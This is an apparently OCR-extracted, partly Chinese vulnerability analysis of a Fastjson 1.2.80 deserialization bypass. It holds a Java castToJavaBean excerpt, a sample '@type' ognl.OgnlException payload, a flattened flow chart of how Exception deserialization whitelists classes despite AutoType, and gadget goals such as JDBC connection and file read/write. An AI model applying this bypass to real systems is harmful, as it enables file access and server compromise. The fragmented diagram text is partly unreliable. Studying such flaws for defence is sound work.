
ognl.OgnlException@a7e666

{"@type":"ognl.OgnlException"}

@type



```java
public static <T> T castToJavaBean(Map<String,Object> map, Class<T> clazz, ParserConfig config){
        //...
        {
            Object iClassObject = map.get(JSON.DEFAULT_TYPE_KEY);
            if(iClassObject instanceof String){
                String className = (String) iClassObject;
                Class<?> loadClazz;
                if(config == null){
                    config = ParserConfig.global;
                }
                loadClazz = config.checkAutoType(className, null);
                if(loadClazz == null){
                    throw new ClassNotFoundException(className + " not found");
                }
                if(!loadClazz.equals(clazz)){
                    return (T) castToJavaBean(map, loadClazz, config);
                }
            }
        }
        //...
        JavaBeanDeserializer javaBeanDeser = null;
        ObjectDeserializer deserializer = config.getDeserializer(clazz);
        if (deserializer instanceof JavaBeanDeserializer) {
            javaBeanDeser = (JavaBeanDeserializer) deserializer;
        }
        //...
        return (T) javaBeanDeser.createInstance(map, config);

}
```



触发点

MiscCodec → JSONObject toJavaObject

↓

caseToJavaBean

↓

@type

"@type":"java.lang.String""@type" : "ognl.OgnlException"

↓

caseToJavaBean

↓

ThrowableDeserializer.createInstance() 反序列化 Exception


↓

反序列化 setter method parameter OR public field（无视AutoType）时添加类到白名单

↓

完成Exception对象反序列化

gadget 条件


向下再次寻找符合条件的类
Throwable子类
setter方法的参数类型
public field参数类型
构造方法参数类型
是否可作为gadget使用
✗
✓
结束

1.2.80 Gadgets


JDBC connection

read file

write file

